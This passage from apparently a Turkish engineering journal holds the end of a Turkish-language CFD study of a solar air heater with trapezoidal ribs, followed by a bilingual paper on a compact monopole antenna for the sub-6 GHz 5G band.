Deneysel çalışmalar zaman ve maliyet açısından sınırlı parametreler ile yapılmaktadır. Sayısal çalışmalar ise bu maliyetleri düşürmektedir. Literatürde farklı geometriler ile farklı sonuçlar elde edilmiştir. Ayrıca çoklu parametre kullanımı ile güneş destekli hava ısıtıcıların performansını arttırmada önemli rol oynamaktadır. Bu çalışmanın amacı, trapez kesitli yapay pürüzlü güneş destekli hava ısıtıcı için ısı transferini arttırmaktır. Çalışmalar ANSYS Fluent ile 2 boyutlu olarak

modellenmiştir. Model geometrisi karmaşık olmadığı için 3-boyutlu model yerine 2-boyutlu model seçilmiştir. İki farklı adım aralığında modellenen geometri sonuçları düz yüzey ısıtıcı sonuçlarıyla karşılaştırılarak termohidrolik performans değerleri ele alınmıştır.

2. MATERYAL VE METOT (MATERIALS AND METHODS)

Güneş destekli hava ısıtıcının sayısal modellemesi için 4000 ile 13000 Reynolds sayı aralığında 10 farklı hızda akış analizi yapılmıştır. Akışkan hızları, eşitlik 1'e göre hesaplanmıştır. 3800 ile 18000 aralığındaki Reynolds sayısında çalışan güneş enerjili hava ısıtıcıların daha iyi termohidrolik performans gösterdiği yapılan bir çalışmada vurgulanmıştır [8]. Türbülanslı akış göz önüne

alınmış olup 300 K giriş sıcaklığındaki havanın kanala sabit hızda girdiği varsayılmıştır. Kanal çıkışında ise sabit atmosferik basınçta ($1,013 \times 10^5$ Pa) çıkış koşulu (pressure outlet) uygulanmıştır [17]. Şekil 2'de $P/e=8$ ve $P/e=6$ için yutucu plaka yüzeyi ile hidrolik çapı $D_h=33.33$ mm olan güneş destekli hava ısıtıcısının geometrik modeli verilmiştir. Güneş destekli ısıtıcı geometrik modeli üç bölüme ayrılmış olup tasarım parametreleri eşitlik 2 ve 3 yardımıyla ASHRAE Standardına göre belirlenmiştir [18]. Giriş bölümü (L_1) akışın tam gelişmesi için ayrılan bölümdür. Çıkış bölümü (L_3) ise test bölümü üzerindeki etkiyi azaltmak için eklenmiştir. Test bölümü üst duvarına sabit ısı akısı (1000 W/m^2) uygulanmıştır. Diğer duvarlar adyabatik olarak modellenmiştir. Ayrıca radyasyon ısı transferi ve çevre etkileşiminden kaynaklanan ısı kayıpları ihmal edilmiştir.



Şekil 2. $P/e=8$ (a), $P/e=6$ (b) için yutucu plaka yüzeyi ve güneş destekli hava ısıtıcısının geometrik modeli (c) (Absorber plate surface for $P/e=8$ (a), $P/e=6$ (b) and geometric model of solar air heater (c))

$$v = \frac{Re\mu}{\rho D_h} \quad (1)$$

$$Nu_r = h \frac{D_h}{k} \quad (4)$$

$$L_1 = 5\sqrt{HW} \quad (2)$$

$$f_r = \frac{(\Delta P/L)D_h}{2\rho v^2} \quad (5)$$

$$L_3 = 2.5\sqrt{HW} \quad (3)$$

Güneş destekli hava ısıtıcılarla ilgili yapılan çalışmalar; ısı transferi artışının, Reynolds sayısı ile birlikte pürüzlülük elemanlarının pürüzlülük oranına (P/e) ve bağlı pürüzlülük yüksekliğine (e/D_h) güçlü bir şekilde bağlı olduğunu ortaya çıkarmıştır [19]. Bu çalışmada P/e oranı 6 ve 8 mm olmak üzere iki farklı tasarım yapılmıştır. Modelleme sonuçlarının değerlendirilmesinde Nusselt sayısı ve sürtünme faktörü dikkate alınmıştır. Nusselt sayısı ve sürtünme faktörü eşitlik 4 ve 5 yardımıyla hesaplanır.

Güneş enerjili hava ısıtıcıda ısı transferini arttırmak için kullanılan yapay pürüzlülüklerin sürtünme kayıplarına neden olduğu da göz önünde bulundurulmalıdır. Aşırı sürtünme kaybı pompalama maliyetlerini arttırmaktadır [20]. Isı transferini arttırırken sürtünme faktörünü de dikkate alarak geliştirilen termohidrolik performans parametresi eşitlik 6 yardımıyla hesaplanır [21].


$$THPP = \frac{(Nu_r/Nu_s)}{(f_r/f_s)^{\frac{1}{3}}} \quad (6)$$

Sayısal modelin doğrulanmasında literatürde yaygın olarak kullanılan Dittus-Boelter (eşitlik 7) ve Blasius (eşitlik 8) eşitliklerden yararlanılmıştır [22].

$$Nu = 0,024 Re^{0.8} Pr^{0.4} \quad (7)$$

$$f = 0,085 Re^{-0.25} \quad (8)$$

Sayısal modellemenin ağ yapısı model doğruluğu açısından önemli bir parametredir. Farklı ağ yapılarında analizler yapılmıştır. Artan düğümlerle yapılan analizlerde Nusselt sayısı ve sürtünme faktöründeki değişim %2'nin altına indiğinde optimum değer elde edilmiştir. Optimum değerden fazla ağ sayısı, çözüm doğruluğunu artırmayıp hesaplama yükünü artıracaktır. Ağ yapısı analizi, $P/e=8$ ve $Re=8000$ için yapılmış olup, analiz sonucunda belirlenen optimum hücre boyutu 0,4 mm'dir (Şekil 3). Ayrıca ağ yapısı kalitesini belirleyen çarpıklık (skewness) değeri maksimum 0,50 ve diklik kalitesi (orthogonal quality) minimum 0,71 olarak belirlenmiştir. Maksimum çarpıklık değerinin 0,25 – 0,50 arası, minimum diklik kalitesinin ise 0,70-0,95 arası değerleri “Çok iyi” olarak ifade edilmektedir [23].



Şekil 3. Trapez kesit güneş desteli ısıtıcının ağ yapısı (Mesh structure of trapezoidal section solar air heater)

Sayısal modeller türbülanslı akış için eşitlik 9-12’de verilen kütle, momentum ve enerji eşitlikleri ile ANSYS Fluent ortamında SIMPLE algoritması ile çözümlenmiştir.

$$\frac{\partial}{\partial x_i}(\rho u_i) = 0 \quad (9)$$

$$\begin{aligned} \frac{\partial}{\partial x_i}(\rho u_i u_j) = & -\frac{\partial p}{\partial x_i} \quad (10) \\ & + \frac{\partial}{\partial x_j} \left[\mu \left(\frac{\partial u_i}{\partial x_j} + \frac{\partial u_j}{\partial x_i} \right) \right] \\ & + \frac{\partial}{\partial x_j}(-\rho \dot{u}_i \dot{u}_j) \end{aligned}$$

$$\frac{\partial}{\partial x_i}(\rho u_i T) = -\frac{\partial}{\partial x_i} \left((\tau + \tau_t) \frac{\partial T}{\partial x_j} \right) \quad (11)$$


burada τ ve τ_t sırasıyla moleküler termal yayılım ve türbülanslı termal yayılım olup aşağıdaki şekilde ifade edilir;

$$\begin{aligned} \tau &= \frac{\mu}{Pr} \\ \tau_t &= \frac{\mu_t}{Pr_t} \end{aligned} \quad (12)$$

Kanal içerisindeki türbülanslı akışın modellenmesinde yaygın olarak tercih edilen k-ε türbülans modeli kullanılmıştır. Yapılan bir çalışmada RNG k-ε modelinin güneş hava ısıtıcısı modellenmesi için en uygun model olduğu vurgulanmıştır [11]. Ayrıca bu modelin doğru sonuç verdiği birçok çalışmada ifade edilmiştir [5, 7, 12]. Enerji eşitliğinde hassasiyet artırılarak 10^{-6} yakınsama kriteri tercih edilmiştir. Diğer tüm bağımlı değişkenlerin yakınsama kriterleri 10^{-3} olarak belirlenmiştir.


3. BULGULAR VE TARTIŞMA (RESULTS AND DISCUSSION)

Bu çalışmada güneş destekli hava ısıtıcının verimini arttırmak amacıyla yutucu plaka üzerine iki farklı tasarım parametresine sahip trapez kesit yapıyı oluşturularak sayısal modellemesi yapılmıştır. Sayısal modelleme sonuçları, düz kanallardan deneysel yolla elde edilen literatürde ısı transferindeki ve sürtünme faktöründeki artışı değerlendirmek için yaygın olarak kullanılan ampirik sonuçlarla karşılaştırılmıştır. Sayısal model sonuçlarının Dittus-Boelter eşitliği ve Blasius eşitliği ile karşılaştırılması Şekil 4’de verilmiştir. Şekilde de görüldüğü gibi sürtünme faktörü değerlerinin Blasius eşitliği (MAPE = 0,075) ve Nusselt sayılarının Dittus-Boelter eşitliği (MAPE = 0,074) sonuçlarıyla uyumlu olduğu görülmektedir.



Şekil 4. Sayısal model sonuçlarının Dittus-Boelter eşitliği (a) ve Blasius eşitliği (b) ile karşılaştırılması (Comparison of numerical model results with Dittus-Boelter equation (a) and Blasius equation (b))


Sayısal modelleme sonucunda düz yüzey ile trapez kesit yüzeyler için Nusselt sayısının Reynolds sayısına göre değişimi Şekil 5’de verilmiştir. Reynolds sayısının artmasıyla Nusselt sayısı artmaktadır.



Şekil 5. Reynolds sayısına göre Nusselt sayısı değişimi (Variation of Nusselt Number with Reynolds Number)

Bunun nedeni, Reynolds sayısındaki artışın akışta daha fazla türbülans ve karışıma yol açması ve bunun da ısı iletimini arttırmasıdır. Tüm Reynolds sayıları için $P/e=6$ pürüzlülük oranına sahip trapez kesit ısıtıcıda; $P/e=8$ ’ e göre daha yüksek Nusselt sayısı kaydedilmiştir. Ancak en yüksek Nusselt sayısı 86,97 değeri ile $Re=13000$ ve $P/e=8$ olan modelden elde edilmiştir. Reynolds sayısının yükselmesiyle iki tasarım arasındaki fark azalmakla birlikte düz yüzey hava ısıtıcısına göre 1,3 ile 2,3 kat Nusselt sayısında artış görülmüştür.


Her iki sayısal model için türbülans kinetik enerjisinin kontur grafiği Şekil 6’da verilmiştir. Kontur grafikleri 4000-13000 aralığı için orta değer olan $Re=8000$ için verilmiştir. Kontur grafiğinde türbülans kinetik enerjisinin birinci ve ikinci trapez pürüzlülük arasındaki bölgede maksimum değere sahip olduğu görülmektedir. Trapez pürüzlülüklerin kullanımı sınır tabakasının gelişimini bozarak türbülanslı akışın hem kinetik enerjisini hem de yoğunluğunu arttırmaktadır.



Şekil 6. $Re=8000$ değeri için türbülans kinetik enerji dağılımı (Turbulent kinetic energy distribution for $Re=8000$)

Reynolds sayısına bağlı olarak sürtünme faktöründeki değişimler Şekil 7’de gösterilmektedir. Her iki yapay pürüzlü yüzeylerde de beklendiği gibi sürtünme faktörü düz yüzeye göre yüksek


çıkmaktadır. Bu sürtünme olgusu Şekil 8’da verilen basınç kontur dağılımında da görülmektedir. Sürtünmenin artması ek pompalama maliyetine yol açmaktadır.




Şekil 7. Reynolds sayısına göre sürtünme faktörü değişimi (Variation of Friction factor with Reynolds Number)

Güneş destekli hava ısıtıcılarda ısı transferini artırmak için uygulanan yapay pürüzlülükler Nusselt sayısı artmakla birlikte sürtünme kayıplarına neden olmaktadır. Her iki durumun göz önüne alınarak hesaplanan termohidrolik performans parametrelerinin doğru bir şekilde değerlendirilmesi önemlidir.

Termohidrolik performans parametresinin birden büyük olması, yapay pürüzlülük kullanımının etkinliğini göstermektedir. Ayrıca, çeşitli pürüzlülük parametrelerinin performanslarının karşılaştırılarak en uygun olanın seçilmesine katkı sağlamaktadır [24]. Termohidrolik performans parametresinin Reynolds sayısına göre değişimi Şekil 9’da verilmiştir.



Şekil 8. Re=8000 değeri için basınç dağılımı (Pressure distribution for Re=8000)



Şekil 9. Reynolds sayısına göre termohidrolik performans parametresi değişimi (Variation of thermohydraulic performance parameter with Reynolds Number)

Maksimum termohidrolik performans parametresi 1,55 değeri ile Re=4000 ve P/e=6 olan sayısal modellemelerde elde edilmiştir. Ayrıca güneş destekli hava ısıtıcılar üzerine yapılan bazı çalışmalarla elde edilen değerler Tablo 1’de verilmiştir.

Tablo 1. Güneş destekli hava ısıtıcılar üzerine yapılan bazı çalışmalar (Some studies on solar air heaters)

Geometri	P/e	THPP	Referans
Yarım daire	14,29	1,71	[12]
Kare	10,71	1,88	[25]
Kare	10	1,43	[8]
Yarım daire	14,29	1,77	[6]
Kare	16	1,20	[20]
Trapez	6	1,55	Bu çalışma

4. SONUÇLAR (CONCLUSIONS)

Bu çalışmada, trapez kesit yapay pürüzlü güneş enerjili hava ısıtıcının iki farklı pürüzlülük oranında (P/e=6 ve P/e=8) sayısal modellemesi yapılmıştır. Sayısal analizler 4000-13000 Reynolds sayısı aralığında 10 farklı değer ile gerçekleştirilmiştir.

Yutucu plaka üzerine trapez kesit uygulanmasıyla ısı transferinde artış gözlemlenmiştir. Nusselt sayısında maksimum artış, $P/e=8$ pürüzlülük oranında ve 13000 Reynolds sayısında 2,3 kat olarak elde edilmiştir. En düşük artış ise 1,3 değeri ile $P/e=8$ ve 4000 Reynolds sayısında görülmüştür. Isı transferini artırmak için kullanılan yapay pürüzlülükler, sürtünme kaybına neden olmaktadır. Bunun da bir sonucu olarak pompalama için daha fazla maliyet gerektirmektedir.

Sürtünme faktörünü de dikkate alınarak belirlenen termohidrolik performans parametresi yapay pürüzlü güneş destekli ısıtıcının etkinliğini ifade etmektedir. $Re=4000$ ve $P/e=6$ pürüzlülük oranında yapılan sayısal modellemede maksimum termohidrolik performans parametresi 1,55 değeri elde edilmiştir. Isı transferini artıran bu tür uygulamalarda pompalama maliyetleri de dikkate alınmalıdır. Bu çalışmanın gelecekte yapılması planlanan çalışmalara referans olması; güneş enerjili hava ısıtıcılarının verimliliğini ve uygulanabilirliğini daha da arttırarak, yenilenebilir enerji teknolojilerinin daha geniş çapta benimsenmesine katkı sağlayacaktır.

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Abdülkadir KOÇER : Sayısal tasarım modelleme ve makalenin yazımı.

Computing design modeling and writing of the article.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.

KISALTMALAR (NOMENCLATURE)

A Kanal kesit Nu Nusselt

ΔP	Basınç farkı	MAPE	Ortalama
μ	Vizkozite	P_w	Kanal
D_h	Hidrolik çap	Re	Reynolds
f	Sürtünme	v	Akışkan hızı
H	Kanal	W	Kanal
h	Konveksiyon	r	Pürüzlü
k	Isıl iletkenlik	s	Düz yüzey

KAYNAKLAR (REFERENCES)

- [1] Shetty SP, Madhwesh N, Vasudeva Karanth K. Numerical analysis of a solar air heater with circular perforated absorber plate. *Sol Energy* 2021;215:416–33. <https://doi.org/10.1016/j.solener.2020.12.053>.
- [2] Acir A, Emin Canlı M, Ata İ, Erdi Tanürün H. Effects of a circular-shaped turbulator having varying hole numbers on energy and exergy efficiencies of a solar air heater. *Int J Ambient Energy* 2019;40:739–48. <https://doi.org/10.1080/01430750.2017.1423385>.
- [3] Prajapati S, Naik N, V.P. C. Numerical solution of solar air heater with triangular corrugations for indirect solar dryer: Influence of pitch and an optimized pitch of corrugation for enhanced performance. *Sol Energy* 2022;243:1–12. <https://doi.org/10.1016/J.SOLENER.2022.07.044>.
- [4] Acir A, Canlı ME, Ata I, Uzun S, Tanürün HE. Experimental Investigation of Thermal Energy Storage Efficiency Using Fin Application With Phase Change Material (PcM) Under Solar Radiation. *Heat Transf Res* 2021;52:21–39. <https://doi.org/10.1615/HEATTRANSRES.2021036643>.
- [5] Singh Gill R, Singh Hans V, Pal Singh R. Optimization of artificial roughness parameters in a solar air heater duct roughened with hybrid ribs. *Appl Therm Eng* 2021;116871. <https://doi.org/10.1016/j.applthermaleng.2021.116871>.
- [6] Kocer A. Numerical investigation of heat transfer and thermo-hydraulic performance of solar air heater with different ribs and their machine learning-

- based prediction. *J Brazilian Soc Mech Sci Eng* 2024;46:1–16. <https://doi.org/10.1007/S40430-023-04663-3>.
- [7] Varun Kumar B, Manikandan G, Rajesh Kanna P. Enhancement of heat transfer in SAH with polygonal and trapezoidal shape of the rib using CFD. *Energy* 2021;234:121154. <https://doi.org/10.1016/J.ENERGY.2021.121154>.
- [8] Singh I, Singh S. CFD analysis of solar air heater duct having square wave profiled transverse ribs as roughness elements. *Sol Energy* 2018;162:442–53. <https://doi.org/10.1016/j.solener.2018.01.019>.
- [9] Srivastava A, Kumar Chhapparwal G, Kumar Sharma R. Numerical and Experimental Investigation of Different Rib Roughness in a Solar Air Heater. *Therm Sci Eng Prog* 2020:100576. <https://doi.org/10.1016/j.tsep.2020.100576>.
- [10] Saini SK, Saini RP. Development of correlations for Nusselt number and friction factor for solar air heater with roughened duct having arc-shaped wire as artificial roughness. *Sol Energy* 2008;82:1118–30. <https://doi.org/10.1016/J.SOLENER.2008.05.010>.
- [11] Haldar A, Varshney L, Verma P. Effect of roughness parameters on performance of solar air heater having artificial wavy roughness using CFD. *Renew Energy* 2022;184:266–79. <https://doi.org/10.1016/J.RENENE.2021.11.088>.
- [12] Yadav AS, Bhagoria JL. A Numerical Investigation of Turbulent Flows through an Artificially Roughened Solar Air Heater. *Numer Heat Transf Part A Appl* 2014;65:679–98. <https://doi.org/10.1080/10407782.2013.846187>.
- [13] Hans VS, Saini RP, Saini JS. Performance of artificially roughened solar air heaters-A review. *Renew Sustain Energy Rev* 2009;13:1854–69. <https://doi.org/10.1016/j.rser.2009.01.030>.
- [14] Sharma S, Singh R, Bhushan B. CFD based thermal efficiency of square shape protruded roughened absorber plate for solar air heater. *Energy Sources, Part A Recover Util Environ Eff* 2021:1–22. <https://doi.org/10.1080/15567036.2021.1908460>.
- [15] Yildirim C. V-Kanatçık Kullanımının Havalı Güneş Kollektörlerinde Termal ve Termohidrolik Verime Etkisinin Parametrik Analizi. *Çukurova Univ J Fac Eng Archit* 2019;34:23–32.
- [16] Mahanand Y, Senapati JR. Thermo-hydraulic performance analysis of a solar air heater (SAH) with quarter-circular ribs on the absorber plate: A comparative study. *Int J Therm Sci* 2021;161:106747. <https://doi.org/10.1016/j.ijthermalsci.2020.106747>.
- [17] Kumar A, Khan S. CFD Simulation of a Curved Solar Air Heater with Various Shaped Down Turbulators. *Int J Res Publ Rev J Homepage WwwljrprCom* 2022;3:3033–43.
- [18] Standard A. ASHRAE 93 (2003) Method of testing to determine the thermal performance of solar collectors. American Society of Heating, Refriger Air Cond Eng Atlanta, GA n.d.;30329.
- [19] Yadav AS, Bhagoria JL. A CFD based thermo-hydraulic performance analysis of an artificially roughened solar air heater having equilateral triangular sectioned rib roughness on the absorber plate. *Int J Heat Mass Transf* 2014;70:1016–39. <https://doi.org/10.1016/j.ijheatmasstransfer.2013.11.074>.
- [20] Koçer A. Kare Kesit Yapay Pürüzlü Güneş Destekli Hava Isıtıcı Tasarımının Sayısal Analizi. *Gazi Üniversitesi Fen Bilim Derg Part C Tasarım ve Teknol* 2022;10:504–18. <https://doi.org/10.29109/GUJSC.1089224>.
- [21] Webb R, Eckert E. Application of rough surfaces to heat exchanger design. *Int J Heat Mass Transf* 1972;15:1647–58.
- [22] Bekele A, Mishra M, Dutta S. Heat transfer augmentation in solar air heater using delta-shaped obstacles mounted on the absorber plate. *Int J Sustain Energy* 2013;32:53–69. <https://doi.org/10.1080/14786451.2011.598637>.
- [23] Korkmaz C, Kacar İ. Hesaplamalı Akışkanlar Dinamiği Simülasyonları İçin Optimum Ağ Elemanı Yapısının Belirlenmesi. *Tarımsal Mek. ve Enerj. Üzerine Güncel Araştırmalar, Akademisyen Kitabevi A.Ş;* 2021, p. 109–25.
- [24] Patel YM, Jain S V., Lakhera VJ. Thermo-

- hydraulic performance analysis of a solar air heater roughened with reverse NACA profile ribs. *Appl Therm Eng* 2020;170:114940.
<https://doi.org/10.1016/J.APPLTHERMALENG.2020.114940>.
- [25] Yadav AS, Bhagoria JL. A numerical investigation of square sectioned transverse rib roughened solar air heater. *Int J Therm Sci* 2014;79:111–31.
<https://doi.org/10.1016/j.ijthermalsci.2014.01.008>.

The Novel Monopole Antenna for Sub-6 GHz 5G Applications

Kayhan ÇELİK^{1*} 

¹Gazi University, Faculty of Technology, Department of Electrical and Electronics Engineering, 06560, Ankara, Türkiye

Article Info

Research article
Received: 18/07/2024
Revision: 23/08/2024
Accepted: 11/09/2024

Keywords

5G antenna
Monopole antenna
Sub-6 GHz 5G
Communication

Makale Bilgisi

Araştırma makalesi
Başvuru: 18/07/2024
Düzeltilme: 23/08/2024
Kabul: 11/09/2024

Anahtar Kelimeler

5G anten
Tek kutuplu anten
6 GHz altı 5G
Haberleşme

Graphical/Tabular Abstract (Grafik Özet)

This paper explains the novel monopole antenna's design and analysis for the sub-6 GHz 5G applications. / Bu makalede, 6 GHz altı 5G uygulamaları için yeni bir tek kutuplu antenin tasarımı ve analizi sunulmaktadır.




Figure A: Proposed antenna / Şekil A: Önerilen anten

Highlights (Önemli noktalar)

- The presented antenna has a unique geometry. / Sunulan anten özgün bir geometriye sahiptir.
- The proposed antenna is designed for 5G applications. / Sunulan anten 5G uygulamaları için tasarlanmıştır.
- The antenna operates in the 3.4-3.8 GHz 5G band. / Anten 3.4-3.8 GHz 5G bandında çalışmaktadır.

Aim (Amaç): Obtaining a unique antenna that operates in the 3.4-3.8 GHz range, which is the sub-6 GHz 5G band. / 6 GHz altı 5G bandı olan 3.4-3.8 GHz aralığında çalışan özgün bir anten elde etmek.

Originality (Özgünlük): Antenna is obtained from the reversed-cross-shaped radiator. It is modified with the help of the stubs and slots to resonate in the 3.4-3.8 GHz band. / Anten ters-çapraz şekilli ışıncıdan elde edilmiştir. Saplamalar ve yuvalar yardımıyla 3.4-3.8 GHz bandında rezonansa girecek şekilde modifiye edilmiştir.

Results (Bulgular): The antenna has a highest gain of 2.2 dBi and an efficiency of 98% in the operating bandwidth. / Çalışma bant aralığında antenin en yüksek kazancı 2.2 dBi ve verimi %98'dir.

Conclusion (Sonuç): The suggested antenna can be utilized for 5G applications at frequencies below 6 GHz. / Önerilen anten 6 GHz'in altındaki frekanslarda 5G uygulamaları için kullanılabilir.



The Novel Monopole Antenna for Sub-6 GHz 5G Applications

Kayhan ÇELİK^{1*}

¹Gazi University, Faculty of Technology, Department of Electrical and Electronics Engineering, 06560, Ankara, Türkiye

Article Info

Research article
Received: 18/07/2024
Revision: 23/08/2024
Accepted: 11/09/2024

Keywords

5G antenna
Monopole antenna
Sub-6 GHz 5G
Communication

Abstract

This paper explains the novel monopole antenna's design and analysis for the sub-6 GHz 5G applications. The proposed antenna has a volume of $20 \times 20 \times 1.6 \text{ mm}^3$. In the antenna design, the most commonly used classical insulating material, FR4, with a thickness of 1.6 mm, is used, and the antenna is obtained from the reversed-cross-shaped radiator. It is modified with the help of the stubs and slots to resonate in the 3.4-3.8 GHz band. The antenna has a highest gain of 2.2 dBi and an efficiency of 98%. The suggested antenna can be utilized for 5G applications at frequencies below 6 GHz.

6 GHz Altı 5G Uygulamaları için Özgün Tek Kutuplu Anten

Makale Bilgisi

Araştırma makalesi
Başvuru: 18/07/2024
Düzeltilme: 23/08/2024
Kabul: 11/09/2024

Anahtar Kelimeler

5G anten
Tek kutuplu anten
6 GHz altı 5G
Haberleşme

Öz

Bu makalede, 6 GHz altı 5G uygulamaları için yeni bir tek kutuplu antenin tasarımı ve analizi sunulmaktadır. Önerilen antenin hacmi $20 \times 20 \times 1.6 \text{ mm}^3$ 'tür. Anten tasarımında en yaygın kullanılan, klasik yalıtkan malzeme olan 1.6 mm kalınlığındaki FR4 kullanılmış ve anten ters-çapraz şekilli ışıyıcıdan elde edilmiştir. Saplamalar ve yuvalar yardımıyla 3.4-3.8 GHz bandında rezonansa girecek şekilde modifiye edilmiştir. Antenin en yüksek kazancı 2.2 dBi ve verimliliği %98'dir. Önerilen anten 6 GHz'in altındaki frekanslarda 5G uygulamaları için kullanılabilir.

1. INTRODUCTION (GİRİŞ)

Depending on the development of technology, the number of wireless devices such as tablets, smartphones, watches, and other wearable electronic devices is increasing day by day. This causes existing communication systems to fail to meet the required demand. At this point, 5G technology appears as a solution for this increasing data demand. Fifth generation (5G) is an emerging mobile broadband service that is being used today and is planned to be widely used in the near future. Increasing needs for big data speeds, low

connection latency, cheap cost, minimal consumption of energy, and support for numerous users prepared the path for the birth of 5G service. It means that it is expected to address the limitations of 4.5G and substitute it in a short time.

There are two potential bands for the transmission and reception of data using the 5G wireless connectivity, which are named sub-6 GHz, and mm-wave spectrums[1-4]. The sub-6 GHz is now available in worldwide wireless communication networks, and it can be used for 5G without demanding major hardware modifications.

The antennas designed and found in the literature for 5G applications at frequencies below 6 GHz are examined below. Yerlikaya et al. presented a monopole antenna that has a log-periodic structure with an impedance bandwidth of 3.1-3.9 GHz [5]. Saxena et al. presented a novel quad-port MIMO antenna with a circular-shaped ground and stub-shaped radiator with a bandwidth from 3.4 to 3.8 GHz [6]. Agrawal et al. presented a double-element MIMO antenna with an octagon-shaped radiator and T-shaped isolator to improve antenna effectiveness [7]. Alieldin et al. offered a triple-band dual-dipole antenna pair with compact size and stable radiation patterns [8]. Noor et al. designed a novel patch antenna with a dual-band property with the help of slots and strips [9]. Tütüncü and Kösem presented a performance analysis of four different dielectric materials on a wide-band antenna [10]. Chowdhury et al. presented a novel and complex antenna with strips, slots, and stubs and has a gain of 4.2 dB [11]. Gençoğlan and Çolak presented an origami-inspired novel monopole antenna with a fractional bandwidth of 132% [12]. Askari et al. proposed a novel artificial magnetic conductor-based antenna which one covers the n77/n78/n79 bands of 5G [13]. Kapoor et al. proposed a novel wideband rectangular antenna which one has a circular slot,

and it can operate in n77/n78 bands [14]. Yixin et al. proposed a novel 12-port antenna array which one consists of π -shaped and L-shaped antennas [15]. Jaglan et al. [16] proposed a novel 18-element MIMO antenna for use in 5G smartphones.

The novel monopole antenna is exhibited for 5G applications with frequencies lower than 6 GHz in this communication. In the next part, the concept of the antenna is explained in detail, and results are given. The paper is finished with the conclusion.

2. CONCEPT OF THE DESIGNED ANTENNA (TASARLANAN ANTEN FİKRİ)

In the present part of the paper, the novel monopole antenna designed for the sub-6 GHz 5G applications is explained in detail. The design steps of the antenna are given in Fig. 1. The $S(1,1)$ metrics of the design stages are also given in Fig. 2. The proposed antenna has a dimension of 20 x 20 x 1.6 mm³. In the antenna design, the most commonly used classical insulating material, FR4, with a thickness of 1.6 mm, is used. In the first step, the Ant-1 in Fig 1(a) is designed. At the back side of the dielectric material, the antenna has a ground plane with 20 mm x 4 mm. At the front side of the dielectric material; it has a reversed-cross-shaped radiator.




Figure 1. Design stages of the novel structure (Özgün yapının tasarım aşamaları)

The reversed-cross-shaped radiator constitutes 3-parts. The first one is feeding, which has a dimension of 2.5 mm x 5 mm. The second one is the horizontal stub which has a dimension of 15 mm x 2 mm. And lastly, it has a vertical stub with a dimension of 4 mm x 11.4 mm. Ant-1 is placed symmetrically with respect to the y-axis.

Ant-1 has an impedance bandwidth from 4.44 to 4.86, which is lower than -10 dB. In the second step, the vertical stub with the red color in Fig.1(b) is added to the Ant-1 to constitute Ant-2 with the size of 2 mm x 5.8 mm. This antenna has a bandwidth from 4.18 to 4.71 GHz, which says that the vertical stub reduces the minimum operation range of Ant-1 by nearly 0.26 GHz. In the next step, the horizontal stub with the size of 2mm x 4 mm given in Fig. 1(c) with the green color, is added to Ant-2. The Ant-3 has an operating range from 3.88

to 4.48 GHz. The added red and green stubs reduced the lower operating frequency of the Ant-1 by 0.56 GHz in total. In step 4, the blue stub with the size of 2 mm x 9.5 mm in Fig. 1(d) is subtracted from the Ant-3 to boost the overall efficiency of the antenna. The Ant-4 has a bandwidth from 3.77 GHz to 4.25 GHz. In Step 5, the orange stub with the size of 2mm x 2mm in Fig.1(e) is subtracted from the Ant-4, and Ant-5 is obtained. The operating frequency range of the Ant-5 is between 3.5 and 3.9 GHz. Lastly, the purple stub in Fig. 1(f) is added to Ant-5 for obtaining Ant-6. The operating frequency range of the Ant-6 is between 3.4 and 3.8 GHz, which spans the sub-6 GHz 5G spectrum [7, 17, 18].

The proposed antenna is given in Fig 3 separately for better visualization which covers the 5G spectrum in the frequency range of 3.4 – 3.8 GHz.




Figure 2. S(1,1) values of the design phases (Tasarım aşamalarının S(1,1) değerleri)




Figure 3. The proposed novel antenna (Önerilen özgün anten)




Figure 4. The normalized radiation patterns of the antenna (Antenin normalize edilmiş ışınma örüntüleri)

The normalized radiation patterns of the antenna are depicted in Fig. 4. As the intended antenna is a modified monopole, the radiation patterns appear to be slightly different from those of the monopole patch antenna. In addition to this, 3D gain graph of

the antenna is given in Figure 5. The gain and efficiency of the intended novel structure are depicted in Fig. 6. In the operating bandwidth, it has nearly stable gain and efficiency values, which are between 1.5 - 2.2 dBi and 96-98%, respectively.




Figure 5. The 3D gain graph of the designed antenna (Tasarlanan antenin 3B kazanç grafiği)




Figure 6. The gain and efficiency graph of the novel antenna (Özgün antenin kazanç ve verimlilik grafikleri)

The current distribution of the antenna at 3.4 GHz is given in Fig. 7. According to the figure, current flows upward from the feed and concentrates at the junction of the two parts. The minimum resonating frequency of the antenna can be calculated using the Equ 1. In this equation, L represents the maximum current path, which one equals nearly 13.4 mm for

3.4 GHz, c is the speed of the light, ϵ_{eff} is the effective permittivity of a dielectric material and explained in Equ. 2 and f_{min} is the lowest operating frequency of the antenna. In Equ. 2, W is the width of the antenna and h is the thickness of the dielectric material.




Figure 7. The current distribution of the antenna at 3.4 GHz (Antenin 3.4 GHz'deki akım dağılımı)

$$L = \frac{c}{4 f_{min} \sqrt{\epsilon_{eff}}} \quad (1)$$

$$\epsilon_{eff} = \frac{\epsilon_r + 1}{2} + \frac{\epsilon_r - 1}{2} \left[1 + 12 \frac{h}{W} \right]^{-1/2} \quad (2)$$

3. CONCLUSIONS (SONUÇLAR)

In this paper, the development and evaluation stages of the novel monopole antenna are explained for the 5G spectrum with a frequency lower than 6 GHz. The stated antenna has a compact dimension, which is equal to $20 \times 20 \times 1.6 \text{ mm}^3$. In the antenna design, the most commonly used classical insulating material, FR4, is used. The antenna is obtained from the reversed-cross-shaped radiator and modified with the help of the stubs and slots to resonate in the 3.4-3.8 GHz band. The design steps of the antenna are explained in detail, and the effect of the steps on the S(1,1) are explained, respectively. The antenna has a maximum gain of 2.2 dBi and an efficiency of 98% in the bandwidth. As a result, the suggested new structure may be used at frequencies below 6 GHz, such as 5G smartphones and Internet of Things applications.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

